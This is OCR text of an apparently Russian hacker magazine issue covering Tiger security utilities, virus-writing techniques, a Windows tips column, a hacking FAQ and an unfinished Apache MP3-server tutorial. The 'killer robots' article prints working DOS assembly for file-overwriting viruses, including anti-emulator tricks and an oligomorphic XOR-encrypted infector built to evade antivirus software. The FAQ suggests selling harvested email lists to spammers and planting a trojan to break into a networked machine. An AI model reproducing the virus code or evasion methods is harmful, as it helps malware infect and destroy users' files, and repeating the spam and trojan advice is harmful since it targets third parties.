На этом я хотел бы завершить рассказ о серверных утилитах tiger'a. Хочется заметить, что для реального использования, то есть для серьезных проектов, они негодны из-за скупости опций и некоторой нестабильности в реальных условиях загруженности. Но если тебе нужно открыть какой-нибудь сервис на лету, для временного использо-

YESSS! Это - OpenSource!

А самое главное, что Tiger является OpenSource продуктом! Ты можешь свободно распространять данные программы,

модифицировать исходный код (благо он очень прост в понимании, даже TigerCrypt!) и пользоваться ими абсолютно бесплатно! За более подробной информацией обращайся на www.tigertools.net.

< Folder2 >

вания, то все эти утилиты более чем подойдут! Здесь главное - простота и скорость настройки.

ЕЩЕ СОФТ!

Ага, вот и подходим к самому вкусному. Я же предупреждал, что здесь есть наши, хаксорские утилитки. Итак, поехали.

TigerLog - stealth keylogger. Записывает все нажатые клавиши в лог, а при его переполнении отсылает все на указанный мылбокс. Заманчиво :).

TigerGuard - старый добрый инспектор портов. Можно создавать свои собственные списки правил. В нем также встроен сниффер, который может записывать трафик как одного атакующего, так и нескольких. Особенно рекомендуется отважным IRC-воинам :).

TigerWatch - утилита предназначена для наблюдения за активными (запущенными) и скрытыми процессами в системе. Программа позволяет легко их устранять (Wipe!). Хм... надо будет подумать, как это можно обойти :).

CGIScan - утилита для нахождения дырявых CGI скриптов. Осуществляет простой перебор методом GET, читая построчно скрипты из базы данных (а их всего 407). На самом деле, не лучший тулз для поиска CGI уязвимостей. Если ты относишь себя к скрипт-кидди, то тебе понадобится софтинка с более часто обновляемой базой.

TigerCrypt - прога для хранения различных пользовательских реквизитов. Поддерживает 128-разрядное шифрование. Встроен генератор паролей. Special edition для параноиков :).

Encryptor - простая программа для шифрования файлов.

WinLock - хранитель экрана с поддержкой паролей. Если стандартную win-заставку приходится ждать некоторое время (определенное тобой), то данную программу можно запустить в любое время.

TigerPass - шлюз на ASP для входа в систему.

Дырочка в защите от хакеров :)

Один из соавторов Tiger Джон Чирилло в недавнем времени написал несколько книг по безопасности. Это, например, «ЗАЩИТА ОТ ХАКЕРОВ», которая больше напоминает рекламную акцию данного продукта. С книгой поставляется CD, на котором представлены все вышеописанные утилиты+исходники. Но это еще не все. На диске содержится очень интересный Java-код, цитирую описание:

"Простая, легко устанавливаемая реализация входа в систему на языке Java. Программы входа в систему, сценарии ASP/VB, а также защищенные паролем CGI-приложения могут защитить систему от большого количества атак хакеров. Дж. Чирилло, Защита от Хакеров. Издательство ПИТЕР".

Хотя я бы это высказывание несколько перефразировал: "Данный java-скрипт откроет всем желающим доступ в вашу систему". Почему? Смотри и смейся сам (я убрал комментарии):

```
<HTML>
<HEAD>
<H1><CENTER>Enter Password</H1></CENTER>
<SCRIPT LANGUAGE=JAVASCRIPT>
function verify(){
var password ="12345";
var protected_page ="mypage.html";
var pd=document.password.pin.value
if(pd!=password)
  {
      alert("Invalid password");
  }
else

  {
alert("Password accepted");
window.location.href=protected_page;
 }}
</SCRIPT>
<TITLE>
</TITLE>
</HEAD>
<BODY bgcolor=black text=red>
<BR>
<BR>
<CENTER>
<FORM name=password>
<INPUT type=password name=pin>
<BR>
<BR>
<INPUT type=button value=Submit onClick="verify()">
</CENTER>
</BODY>
</HTML>
```



Взлом

РОБОТЫ-УБИЙЦЫ

sl0n (bigafroelephant@mail.ru)

Как работают РОБОТЫ-УБИЙЦЫ Технологии вирмейкерства

< Folder 1 >

Ты откуда журнал читаешь? С начала или с конца? Ну, т.е. ты сегодня начал с извратов Данечки или с техноудара Алекса Целых? Ладно, это все неважно на самом деле :). Мы поговорим о другом, о том, как вирусы прячутся от людей и антивирусных программ. И вообще, что они могут, эти вирусы, а главное - как?

Прятаться и бояться

Одними из самых первых маскировочных механизмов вирусов был “неполный стэлс механизм”, т.е. когда либо пользователь, либо программа обращались к зараженному файлу, а вирус резидентный (который постоянно находится в памяти как бы в спящем состоянии) просыпался и изменял информацию о размере файла на старый размер файла, как будто вирусного тела там и не было.
Но если заглянуть внутрь файла, то вирусное тело, как и положено, будет на месте, что и позволяет его удалить.
Позже появились вирусы, основанные на так называемой технологии “полный стэлс”. Данная технология заключалось в том, что вирус, как и в предыдущем примере, будучи резидентным, отлавливал Дос функции чтения или изменения файла и, перед тем как передать управление Досу, он вначале удалял вирусное тело. И когда пользователь или антивирусная программа смотрели файл, то вируса там уже не было, а перед закрытием та часть вируса, что была в памяти, опять заражала файл. Вот поэтому вирусы с такой технологией маскировки было очень сложно обнаружить.
Но Дос уже практически умер, и потому стэлс вири не очень распространены, т.к. создание стэлс вируса, полноценно работающего под Windows, под силу далеко не каждому вирмейкеру. Сейчас довольно распространены вири, которые используют для маскировки антиэвристические механизмы и “мутационные” технологии aka полиморфизм.

Бороться и сражаться

И так на что же рассчитаны антиэвристические приемы? Конечно же, на обман антивирусных программ! Чтобы узнать, как эти приемы работают, давай разберемся с тем, как работают эвристические анализаторы в антивирусах.
Если у тебя в программе есть поиск (Дос функция 4eh) по маске *.exe и в этой же программе есть функция записи (Дос функция 40h), то с какой-то долей уверенности можно сказать, что в файле гнездится вирус. Вот это и есть механизм работы анализатора кода. Но анализатор сам по себе не работает, он работает в паре с эмулятором кода. Эмулятор кода необходим для обнаружения шифрующихся вирусов (полиморфных), он эмулирует работу процессора и пытается псевдоисполнить файл. В то время как он псевдоисполняет файл, анализатор ищет подозрительные мнемоники кода. Обычно антиэвристические приемы строятся либо на обмане эмулятора, либо на обмане анализатора.
Начнем с эмулятора. Есть возможность обмана на стадии эмуляции процессора, когда процессор имеет какие-то ошибки, и в реальной жизни команды будут выполняться не так, как при эмуляции.

Рассмотрим пример:

```
;--------------
xor ax,ax
sahf
lahf          ; ax=2
xchg al,ah
add ax,5
call $+3
pop si
add si,ax
jmp si
mov bl,56h
;---------------
```

На самом деле, т.е. в реальных условиях, этот код процессором не выполнится. А вот при эмуляции антивирусом выполнится, т.е. если bx - ключ расшифровщика, то антивирус никогда не сможет правильно расшифровать вирус.
Второй способ обмана эмулятора - это обмануть его на эмуляции периферии. Возьмем за пример отказ эмулятора при эмуляции работы с портами:

```
;---------------
in ax,42h
mov si,ax
in ax,42h
cmp ax,si
jnz exit
mov bx,1234h ; антивирус эмулирует, а на самом деле это не работает
exit:
;---------------
```

Теперь перейдем к способам обмана анализатора. Есть возможность обмана анализатора прерываниями процессора, которые переключают процессор в режим отладки. Это прерывания один и три.
Рассмотрим пример:




```
;-------------------------------------------------------------
cseg segment
    assume cs:cseg,ds:cseg
    org 100h
start:
        mov ah,09h          ;
        lea dx,msg          ; Итак, представимся
        int 21h             ;

        mov ah,4eh          ; ДОС функция найти первый файл
find:

        int 1h              ;!!!!!!!!!!!!!!!!!!!!!
        lea dx,file1        ; маска файла для поиска
        int 21h             ; найти первый файл
infect:
        mov ax,3d01h        ;
        mov dx,09Eh         ; откроем его
        int 21h             ;

        xchg ax,bx          ; хэндл файла в bx
        int 3h              ; !!!!!!!!!!!!!!!!!!!!
        mov ah,40h          ; будем записывать
        mov cl,89           ; сколько байт будем записывать [наша длина]
        mov dx,100h         ; с какой позиции? С начала, конечно
        int 21h             ; писать сейчас!

        mov ah,3eh          ; закроем файл
        int 21h             ;

        mov ah,4Fh          ; найдем новый
        int 21h             ;

        jnc infect          ; и заразим

        int 20h             ; конец

        file1 db '*.exe',0
        msg db '[+ slmPl3 0w3rwRit3 cHUm4 2.0 +] by s10n$'
cseg ends
end start
;-------------------------------------------------------------
```

Данный простейший вирус очень элементарно обнаруживается без маскирующих приемов, отмеченных восклицательными знаками, но добавление этих приемов позволяет вирусу обойти практически все антивирусные программы.

Мутировать и прогибаться

Теперь перейдем к "мутационным" технологиям, которые еще обзывают «полиморфными технологиями». Существует два основных вида мутаций. Первый и самый распространенный - это полиморфная технология. Она заключается в том, что тело вируса шифруется. Простейшей реализацией этой технологии является олигоморфизм. Т.е. при каждом заражении вирус шифруется случайным ключом, и ключ сохраняется в теле вируса; потом по этому ключу вирус расшифровывается, выполняет заложенные в него функции и шифруется обратно, но уже новым ключом. Таким образом после каждого запуска вирус как бы мутирует и принимает новую форму, но данная технология не зря называется олигоморфной (не полностью полиморфной). Недостаток маскировки заключается в том, что расшифровщик в данном вирусе остается постоянным, и возможно обнаружение такого вируса по его расшифровщику. Например:

```
;-------------------------------------------------------------
virus_size   equ   109          ; переменная [длина вируса]
;-------------------------------------------------------
code   segment 'code'           ; сегмент кода
assume  cs:code,ds:code         ;
       org    100h              ;
;-------------------------------------------------------
main:                           ; Начало вирусной программы
       call   encrypt_decrypt   ; Расшифруем вирусный код
       jmp    random_mutation   ; Перейдем на метку мутации

encrypt_val   db   00h    ; Переменная [шифрующий/расшифрующий ключ]
;-------------------------------------------------------
infect_file:
       mov    bx,handle         ; Возьмем хэндл файла
       push   bx                ; Положим его в стэк
       call   encrypt_decrypt   ; Зашифруем большую часть вирусного кода
       pop    bx                ; Восстановим хэндл
       mov    cx,virus_size     ; Количество байт для записи
       mov    dx,100h           ; Откуда начинать переписывать
       mov    ah,40h            ; Дос функция записи в файл
       int    21h               ;
       call   encrypt_decrypt   ; Зашифруем код (таким, каким он был)
       ret                      ; Вернемся туда, откуда нас вызвали

; ---------- Функция шифровки/расшифровки ----------
encrypt_decrypt:
       lea    bx,virus_code     ; С какого места шифруем вирус
xor_loop:                       ; начало криптования здесь
       mov    ah,[bx]           ; Берем текущий байт
       xor    ah,encrypt_val    ; преобразуем его операцией xor по ключу
       mov    [bx],ah           ; И кладем криптованный/декриптованный байт на место
       inc    bx                ; Переходим к следующему байту
       cmp    bx,offset virus_code+virus_size; Мы достигли конца файла?
       jle    xor_loop          ; Если нет, то шифруем дальше
       ret                      ; Если до, то вернемся туда, откуда нас вызывали

;-------------------------------------------------------
virus_code:

;-------------------------------------------------------
random_mutation:                ;
       mov    ah,2ch            ; Возьмем по таймеру значение
       int    21h
       mov    encrypt_val,dl    ; Присвоим это случайное значение ключу
;-------------------------------------------------------
find_com:
       xor    cx,cx
       lea    dx,fmask          ; Найдем файл по маске *.com
       mov    ah,4eh            ;
       int    21h
       jnc    healthy
;-------------------------------------------------------
continue_search:
       mov    ah,4fh            ; Ищем следующий файл
       int    21h               ;
       jc exit_virus            ; Если больше нет файлов, то идем на выход
```

NEXT

Взлом

РОБОТЫ-УБИЙЦЫ

sl0n (bigafroelephant@mail.ru)

< Folder3 >

```
;———————————————————————————————————
healthy:
        mov     ax,3d02h            ; Откроем файл
        mov     dx,09eh
        int     21h
        mov     handle,ax           ; Сохраним хэндл файла в переменную
        call    infect_file         ; Заразим файл
        call    close_file          ; Закроем его
        jmp     short continue_search  ; Перейдем к следующей жертве
        ret
;———————————————————————————————————
close_file:
        mov     bx,handle           ; Восстановим хэндл файла
        mov     ah,3eh              ; Затем закроем файл
        int     21h
;———————————————————————————————————
exit_virus:
        ret                         ; Конец программы
;———————————————————————————————————
        fmask db '*.com',0          ; Переменные
        handle dw ?                 ;
;———————————————————————————————————
code    ends
end     main
;———————————————————————————————————
```

Этот вирус является наиболее очевидным применением технологии олигоморфизма на простейшем вирусе типа owerwriter.
Чем же полиморфная технология отличается от олигоморфной? А тем, что расшифровщик в полиморфной технологии постоянно мутирует. Простейший пример полиморфной технологии это разбавление расшифровщика командами nop или другими мусорными командами типа xchg ax,ax; mov bx,bx...

Второй вид мутационных технологий - это перемутация. Все достаточно просто: при использовании этой технологии вирус вообще не шифруется, он при каждом заражении копирует в произвольно порядке свои части в жертву и при этом мутирует, собираясь каждый раз как бы из кубиков конструктора, и чем больше таких «кубиков», тем больше мутаций. Круто, да? А ты говоришь «вирусы, вирусы». Это не просто программки - это целые роботы!

Outro


Надеюсь, эта статья тебя торкнула. По крайней мере, ты понял, как работают вирусы и, возможно, даже заинтересовался их механизмами. Думай, учись, изучай. А мы подготовим еще пару материалов о вирусах и их начинках.



TIPS&TRICKS

Посмотри внимательно на скриншот, сделанный с моего рабочего компьютера, на нем ты видишь 24 диска (от C до Z)! Если ты думаешь, что я этого добился с помощью, какой-нибудь программы, типа Partition Magic, то ты сильно ошибаешься. Клянусь, что у меня стоит один-единственный винт с одним разделом (диск C:). Но глаза тебя не обманывают - это, действительно, полноценные диски... почти ;). Подвох можно заметить, если внимательно посмотреть на их размер. Все диски имеют одну и ту же емкость, по 10 Гб, т. е. получается в сумме 240 Гб!!! :))). Так как же я это сделал? А делается это очень просто, с помощью одной древней, но прикольной, ДОСовской команды subst, которая занимается созданием виртуальных дисков. Например, введи в поле Выполнить (Пуск -> Выполнить) следующую команду: subst Z: C:\. И у тебя появится новый диск Z:, который будет иметь такое же содержимое, как у диска C:. Если ты будешь делать какие-либо изменения на диске C:, то они автоматически будут отражаться на диске Z: (и наоборот). Виртуальные диски можно назначать и папкам, например, если выполнить команду: subst X: C:\Windows, то появится диск X:, который будет иметь содержимое папки Windows. Для удаления виртуального драйва нужно выполнить команду: subst X: /D (удаляет виртуальный диск X:). Справку по команде можно посмотреть, если ввести: subst /?.
Но, после перезагрузки все виртуальные диски пропадают, поэтому если ты хочешь, что бы они у тебя присутствовали в системе постоянно, впиши команды subst в файл autoexec.bat, а еще лучше в реестр (в раздел RUN). Делается это так: зайди в реестр (Пуск -> Выполнить -> regedit) и раскрой ветвь HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run, затем меню Правка (Edit) -> Создать (New) -> Строковой параметр (String Value) и введи любое название, например, NewDisk. Дважды щелкни на новом параметре и введи нужную команду, допустим subst L: C:\. Теперь у тебя в системе все время будет присутствовать диск L:. Кстати, данная команда прекрасно работает во всей линейке Windows (от 9х до XP).

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). А ты прислал мне свои трюки и советы?





Модемы серии
OMNI 56K
Модем • Факс • Автоответчик • АОН
EDITORS' CHOICE
ИНТЕРНЕТ С РЕКОРДНОЙ СКОРОСТЬЮ
V.92/V.44 - максимальная скорость доступа в Интернет
Надежность связи на любых линиях
Легкость установки – простота в обращении
Возможность обновления микропрограммы
OMNI 56K PRO
OMNI 56K DUO
OMNI 56K NEO
OMNI 56K PCI
ZyXEL
www.omni.ru

HACK-FAQ

Horrific (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)

<???> Скажите, пожалуйста, почему по дефолту (в некоторых прогах) стоит ИП 127.0.0.1.???

Н: Это не в некоторых программах, а в самой ОС. Просто так заложено стандартом, чтобы адрес 127.0.0.1 указывал на ту машину, с которой посылается пакет. Это необходимо в основном для тестирования софта и настроек сети на работоспособность. Кстати, в Windows все адреса, начинающиеся со 127, указывают на самого себя. Попробуй пропинговать адрес 127.100.1.100, и у тебя пинг пройдет, хотя в твоей сети и не будет такой машины.

<???> Что такое Спам-Лист?

Н: Это база данных реально существующих e-mail адресов. Они используются спамерами для рассылки рекламы на содержащиеся в базе мыльники. Если ты знаешь хотя бы 1000 реальных мыльников, то их можно продать любой конторе, которая занимается рассылкой спама. За хорошую базу любой спамер выложит неплохие деньги, так что на этом можно хорошо разбогатеть. Ну а если ты попытаешься подсунуть какую-нибудь лажу, то тебя просто пошлют куда подальше.

<???> Я приконнектился через telnet к порту одного сайта. Он мне выдает 220 ProFTPD 1.2.2rc2 Server (Faust Station) [faust.cityline.ru]. Что я могу сделать дальше???

Н: Очень уж похоже на ответ FTP сервера. Только это еще ничего не значит. Прежде чем ты что-то еще сможешь сделать, нужно пройти авторизацию. Для этого выполни команды:

USER Имя пользователя
PASS Пароль

Если ты прошел авторизацию, то попробуй воспользоваться FTP командами, такими, как ls, syst, cwd и т.д. Если хотя бы одна из них пройдет, то можешь выполнить команду help, чтобы посмотреть, какие вообще FTP-команды тебе доступны.

<???> Как в win2000 server установить пароль на папку?

Н: На папку нельзя поставить пароль. Можно только поставить пользователей, которые имеют права доступа к папке. А пользователь, когда коннектится к серверу, должен ввести имя пользователя и пароль, которым разрешен доступ к папке. Например, ты хочешь открыть только одну папку "c:\1C". Заводишь нового пользователя с именем "user1c" и назначаешь ему нужный пароль. Потом входишь в свойства папки и указываешь, что к ней имеет доступ только user1c, а все остальные посылаются к бабушке Билла. Теперь, если кто-то захочет получить доступ к папке, он должен при коннекте к твоей машине ввести имя пользователя user1c и указанный тобой пароль.

<???> Можно ли telnet-ом подконнектиться к самому себе???

Н: Можно, если у тебя установлен какой-нибудь сервак, который может работать с telnet-клиентами. Я даже советую тебе установить что-нибудь подобное, чтобы потренироваться локально, а потом уже переходить к реальным боевым действиям. Например, ты можешь установить себе FTP или Mail сервер и попробовать приконнектиться к нему локально с помощью Telnet.

<???> Существует ли прога, которая искала бы активный edit и пробовала подобрать пароль брутфорсом или по словарю? Ну, короче, как в кино.

Н: Теоретически такое возможно. Но только теоретически, потому что в реальных условиях проверка делается по-разному, и такой софтвине нужно еще и уметь нажимать на кнопку OK, а после этого еще и умудряться проверить результат. А вот это я уже и теоретически не могу себе представить. Конечно же, под определенную задачу можно написать что-то подобное, но универсальную прогу вряд ли. Наверно поэтому я ничего подобного не видел.
Ты бы еще попросил прогу, которая всегда подбирает пароль с третьей попытки. Такое тоже в кино бывает, а вот реально нужно сидеть часами, подбирая правильный логин и пароль.

<???> В общем, я типа кул вэб-дизигнер и сделал один такой маленький сайтик по заказу. Да тут, смотрю, конкуренты чувака, которому я делал тот сайт, тоже заказали себе сайтик. Да еще у моих конкурентов. Так они, падлы, мои картинки, которые я сам лично сканировал, на свой сайт поставили. Как мне бы их наказать?

Н: Если хочешь наказать этих с-понтом-дизайнеров, укравших твои картинки, то просто отпиши письмо их заказчику, в котором и объясни всю ситуацию. Главное - это показать, что их кинули, использовав картинки с сайта их конкурентов. Можно еще как-то пригрозить тем, что ты из налоговой инспекции, но это вряд ли понадобится. Ситуация и так достаточно ясная. Правильные пацаны из продвинутой фирмы сами накажут твоих обидчиков, а ты под этот шум волны можешь предложить свои услуги.
Ну а если ты думаешь взломать их сервант, то это излишне. В твоем случае все можно решить вполне законным путЕм. Если ты попытаешься самостоятельно наказать грубой силой, то можешь забыть о дальнейшей практике кул дезигнера.

<???> У меня Win2k и файловая система - NTFS. Я хочу разделить свой диск (40 гектар... одним куском - круто ;)?) на несколько разделов (скажем, на три: 10,20,20). А PartitionMagic не понимает NTFS. Как мне быть?

Н: Насколько я помню, свежая версия PartitionMagic должна была уже понимать NTFS, но это не так важно. Твои винды установлены у тебя на главный (и единственный) раздел. Проблема в том, что раздел диска, на котором установлена ОС Windows NT/2000/XP, нельзя изменять. Единственное, что я могу тебе предложить - заново разбить диск. Только не забудь сохранить куда-нибудь данные, а то они умрут.

<???> Недавно наша фирма подключилась к Инету через выделенку в 10 мб/с. Но возникает вопрос: "Почему некоторые страницы грузятся быстро, а некоторые тормозят, как будто грузятся через модем?".

Н: Я специально поставил этот вопрос после предыдущего, потому что тут явно присутствует киношное влияние. Только там можно увидеть, как админ восхищается тем, что у него очень быстро утекают данные, потому что у хакера канал в два раза больше. Но это же у хакера, а не у сервера. Какой бы у тебя канал ни был, если у сервера только 128к, то ты все равно ощутишь тормоза. Тем более, что ты же не один обращаешься к этому серваку, есть и другие юзвери. Скорость соединения с сервером не может быть выше, чем у самого узкого места на пути между тобой и сервером. Иногда помогает многоканальное соединение, когда твой комп пытается скачать файл по нескольким путям одновременно. Но практика показывает, что редко встречаются ситуации с более чем 3-мя разными путями. Чаще всего большинство потоков качаются по одному и тому же пути.

<???> В Инете я часто встречаюсь с такими протокольчиками, как FTP и HTTP, а вот в чем их разница, чтобы использовать их отдельно, не понимаю :(.

Н: Ты знаешь, я тоже почему-то очень часто встречаюсь с этими же протоколами :). И меня тоже интересует вопрос, почему не объединить оба протокола FTP и HTTP? Давай посмотрим, что они делают:
FTP - предназначен для передачи файлов.
HTTP - предназначен для передачи гипертекста.
Вроде бы разные вещи, но оба протокола умеют передавать файлы. Только FTP работает с реальными директориями и файлами, а HTTP все это дело абстрагирует. FTP умеет не только скачивать файлы, но и закачивать и менять атрибуты доступа к ним. Представляешь, какая лафа будет, если HTTP будет уметь то же самое? Это значит, что через простой браузер можно будет менять атрибуты файлов и их содержимое!!! Да при таком раскладе странички будут хакать не только продвинутые перцы, но и ушастые свистки :). Можно наделить все это дело авторизацией и защитой, но в этом случае придется при заходе на каждую страничку вводить логин и пароль. И вот тут задумайся: "А оно тебе надо?". Вот поэтому существует два разных протокола, и никто не будет рисковать, пытаясь объединить их.

<???> Можно ли что-то сделать с "запоротыми" CD-R'ками? То есть если запись на них была внезапно прервана, можно ли их как-нибудь дописать другой инфой (зависит ли это от привода RW или нужен спец soft).

Н: Есть два способа вернуть к жизни твою болванку:
1. Попробовать закрыть недописанную сессию и дописать диск новой сессией. Практически любой софт для записи дисков умеет закрывать незакрытые сессии и писать дальше (лично проверял EasyCD Creator и WinOnCD).
2. Можно попробовать отформатировать недописанный диск с помощью DirectCD и потом записать ее как любую другую CD-RW болванку. Только здесь запись можно будет произвести только один раз, и потом уже ничего не сотрешь (болванка же одноразовая).
Вот только не надо думать, что уже записанное место можно будет перезаписать. Если запись прервалась на 600 мегов, то после восстановительных действий у тебя останется только 50 метров, а если ты будешь форматировать через DirectCD, то и того меньше.

<???> Как узнать пароль файла Word?

Н: Иди на www.passwords.ru, там полно утилит для взлома паролей к документам, архивам и другой шняге.

Эти вопросы меня уже достали

<???> Я есть иметь небольшая сеть :). 30 компьютеров. Как мне попасть на один из них, если нет открытых сетевых ресурсов?

Н: Во-первых, сеть из 30 компов - это мне еще ничего не говорит. Да хоть из 1000, какая разница. Самое главное - какая ОС установлена на этих компьютерах. Во-вторых, если нет расшаренных ресурсов, то как ты собираешься туда пролезть? Есть какие-нибудь предложения? Вот именно, только взлом. Самый простейший способ - забросить трояна или еще чего. Если не подходит, то можно воспользоваться любым другим способом, о которых мы регулярно рассказываем тебе на страницах Х. Просто так ты есть ничего не получаться :).



Юниксоид

МР3-СЕРВЕР СВОИМИ /DEV/HANDS

Andrushock (andrushock@fromru.com)

MP3-сервер своими /dev/hands

Замути свой музыкальный сервак в локалке!

Привет, друг! На тебя навалился депресняк, потому что число компов в твоей сетке растет темпами, о которых ты раньше и мечтать не мог, а винчестеры распухают от гектаробайт mp3-шек? И все это в то самое время, когда все download-менеджеры забиты очередями за свежим музоном? Припомни еще (если, конечно, сможешь =), у какого числа людей совпадают музыкальные вкусы, и представь, сколько песен просто-напросто дублируется на разных машинах, занимая тем самым драгоценное место! С этим нужно что-то делать, чем мы и займемся в данной статье.

Места много не бывает

Я тут у себя в сетке подбил статистику и просто присел от одного факта: оказалось, что число копий альбомов небезызвестной скрипачки Ванессы Мае составляет более двух десятков! Получается, что вместо положенных 130 метров эта девица суммарно занимает более 3 гектаров места. Ух, как же ее разнесло :о(или :о). В связи с этим созревает вполне здравая идея: создать единое хранилище для всех музыкальных файлов, к которому имели бы доступ все заинтересованные пользователи-меломаны в твоей локальной сети. Согласись, сплошное удобство для mp3-маньяков с маленькими винтами, поэтому с них пиво: и тебе, и мне =). А поможет нам в этом следующая связка: *nix (я тестил на RedHat Linux 7.2) + Apache + mod_mp3 + ftpd (опционально).

Работаем напильником

Перво-наперво необходимо качнуть и поставить индейца, имхо, Apache в позу =). Я использую Russian Apache, забрать который ты можешь с http://apache.lexa.ru/index.html. Для начала распаковываем архив:

tar zxvf apache_1.3.19rusPL30.4.tar.gz

Затем:

cd apache_1.3.19rusPL30.4

./configure --prefix=/opt/apache --enable-module=so --enable-module=rewrite --enable-module=proxy

Тем самым мы указываем, что ставить нужно в /opt/apache с подключением модулей: so нужен для загрузки модулей во время выполнения (для успешного завершения нашей миссии обязателен), rewrite - для сопоставления адресов URL и имен файлов, proxy - для выполнения промежуточного кэширования.

Далее все стандартно:

make

make install

Модуль для индейца, отвечающий за поддержку mp3/ogg, забираем с ftp://ftp.tangent.org/pub/apache/mod_mp3-0.35.tar.gz и распаковываем его:

tar zxvf mod_mp3-0.35.tar.gz

Переходим в созданный каталог и не спешим, потому что девелоперы поленились написать нормальную доку по установке сей приблуды. Итак, чтобы все вкусно собралось, выполняем следующие действия:

1) Копируем каталог src как mp3 в /путь/к/сырцам/апача/src/modules:

(здесь опишу поподробнее, чтобы ты не запутался). В моем примере это:

cp -r /home/root/files/mod_mp3-0.35/src/ /home/root/files/apache_1.3.19rusPL30.4/src/modules/mp3

2) Копируем Makefile.STATIC как Makefile в /путь/к/сырцам/апача/src/modules/mp3:

cp /home/root/files/mod_mp3-0.35/Makefile.STATIC /home/root/files/apache_1.3.19rusPL30.4/src/modules/mp3/Makefile

Теперь немного подправим Makefile:

строку APXS=apxs меняем на

APXS=/opt/apache/bin/apxs

и заменяем libmodmp3.a на libmp3.a везде, где встретишь в этом файле (их там две записи).

Сохраняемся, переходим снова в каталог с сырцами индейца и добавляем параметры:

./configure --prefix=/opt/apache --enable-module=so --enable-module=rewrite --enable-module=proxy --activate-module=src/modules/mp3/libmp3.a --enable-shared=mp3

Ты должен увидеть следующее:

```
Configuring for Apache, Version 1.3.19
 + using installation path layout: Apache (config.layout)
 + activated mp3 module (modules/mp3/libmp3.a)
Creating Makefile
---skipped---
```

Тем самым мы добавили наш модуль и сказали, что его нужно собирать динамически. Далее удаляем бинарики из каталога с исходниками Apache:

make clean

И заново ставим индейца:

make

make install

После установки копируем файл mod_mp3.so из /путь/к/сырцам/апача/src/modules/mp3 в /opt/apache/libexec:

cp /home/root/files/apache_1.3.19rusPL30.4/src/modules/mp3/mod_mp3.so /opt/apache/libexec/

Разбор вертолетов

После нелегкой работы напильником =) настала очередь ковырять главный конфигурационный файл Apache - httpd.conf. Полное описание процесса конфигурирования индейца выходит за рамки этой статьи, поэтому остановлюсь только на особо интересующих нас вопросах.

Сначала нам необходимо подключить свежеиспеченный объектный файл и добавить его имя к списку активных модулей, для это ищем строку:

#Dynamic Shared Object (DSO) Support

Модули - гибкое и одновременно мощное средство, позволяющее администратору web-сервера при необходимости добавлять/удалять функциональные возможности без повторной компиляции сервера Apache. Для манипулирования модулями существуют специальные три директивы: LoadModule - позволяет связать объектный файл с именем модуля, AddModule - позволяет указать, какие модули будут подгружены при запуске сервера, и ClearModuleList - используется для очистки списка загруженных модулей.

И после комментариев прописываем:

LoadModule mp3_module libexec/mod_mp3.so

Создаем группу директив, которые будут выполняться при загрузке нашего музыкального модуля:

```
<IfModule mod_mp3.c>
#указываем порты
Listen 80
Listen 8000
<VirtualHost mp3.midian.net:8000>#колбасим виртуальный хост
ServerName mp3.midian.net #задаем имя нашего сервера
ServerAdmin mp3@mp3.midian.net  #вносим e-mail админа
MP3Engine On # включаем то, ради чего мы все это затеяли
MP3CastName "MP3Server" #описание сервера

MP3Genre "Metal" #описание стиля музыки

MP3 /opt/apache/www/mp3 #дира с нашими mp3/ogg


MP3Allow *.mp3         #обращаем внимание только на mp3
```

Timeout 1200
#выставляем тайм-аут

```
</VirtualHost>
</IfModule>
```

При большой нагрузке тебе, возможно, понадобятся еще две директивы: MP3Cache On и MP3LimitPlayConnections X, первая служит для включения режима кэширования, вторая - для ограничения числа коннектов к твоему mp3-серверу.

Теперь заливаем все mp3-шки в



